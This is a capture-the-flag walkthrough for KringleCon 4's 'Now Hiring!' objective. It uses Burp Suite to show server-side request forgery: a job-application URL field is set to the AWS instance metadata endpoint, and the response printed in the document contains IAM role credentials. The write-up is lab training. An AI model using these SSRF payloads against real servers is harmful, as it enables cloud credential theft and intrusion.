KringleCon 4: Calling Birds!

10) Now Hiring!

1. Click the `Map` (Destinations) icon and then click `Jack's Restroom`

2. Start `Burp Suite Community Edition`


3. Switch to the `Web browser` window

4. Click to open a `Second` browser tab

5. Navigate to `https://apply.jackfrosttower.com/`

6. Configure the Web browser to use `Burp Suite Community Edition` as a proxy

7. Click the `Proxy` tab

8. Click the `Intercept is on` button

9. Switch to the `Web browser` window

10. Click the `Apply Now` button

11. Type `snowman` into the Name text-box

12. Type snowman@northpole.com into the Email address text-box

13. Type 1234567890 into the Phone number text-box

14. Scroll Down the window

Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must be verify naughty list status by submitting a URL to their public *Naughty List Background Investigation* (NLBI) report.

URL to your public NLBI report

http://nppd.northpolechristmastown.com/NLBI/YourReportIdGoesHere

Include a link to your public NLBI report.

Any additional information?

Share any additional information you think is important for your application consideration.

Submit

15. Type http://169.254.169.254/latest/meta-data into the URL to your public NLBI report text-box

16. Click the Submit button

FROST TOWER   Home Opportunities Apply About

Submission Accepted

Naughty list recipients rejoice!

We'll be in touch.

17. Switch to the Burp Suite Community Edition window

18. Click the `Target` tab

19. Expand the `https://apply.jackfrosttower.com` branch

20. Click `Filter: Hiding not found items;...`

21. Click the `Show all` button

22. Click the `Apply` button

23. Expand the `images` branch

24. Click `snowman.jpg`

25. Click the `Response` tab

26. Switch to the `Web browser` window

27. Click the `Back` button

28. Modify the Name text-box, to `snowman1`

29. Modify the URL to your public NLBI report text-box, to `http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role`

30. Click the `Submit` button

31. Switch to the `Burp Suite Community Edition` window

32. Click `snowman1.jpg`

```
Request    Response

Pretty  Raw  Hex  Render  \n  ≡

 1 HTTP/2 200 OK
 2 Server: nginx/1.16.1
 3 Date: Wed, 29 Dec 2021 13:13:57 GMT
 4 Content-Type: image/jpeg
 5 Content-Length: 308
 6 Last-Modified: Wed, 29 Dec 2021 13:13:57 GMT
 7 Etag: "61cc5f15-134"
 8 Expires: Mon, 03 Jan 2022 13:13:57 GMT
 9 Cache-Control: max-age=432000
10 Accept-Ranges: bytes
11 Via: 1.1 google
12 Alt-Svc: clear
13
14 {
15   "Code": "Success",
16   "LastUpdated": "2021-05-02T18:50:40Z",
17   "Type": "AWS-HMAC",
18   "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
19   "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
20   "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
21   "Expiration": "2026-05-02T18:50:40Z"
22 }
```

33. Configure the Web browser to use no proxy

34. Close `Burp Suite Community Edition`

35. Close the `Second` browser tab

36. Click `Tick` (Objectives) icon

37. Click `10) Now Hiring!`

38. Type `CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX`

39. Click the `Submit` button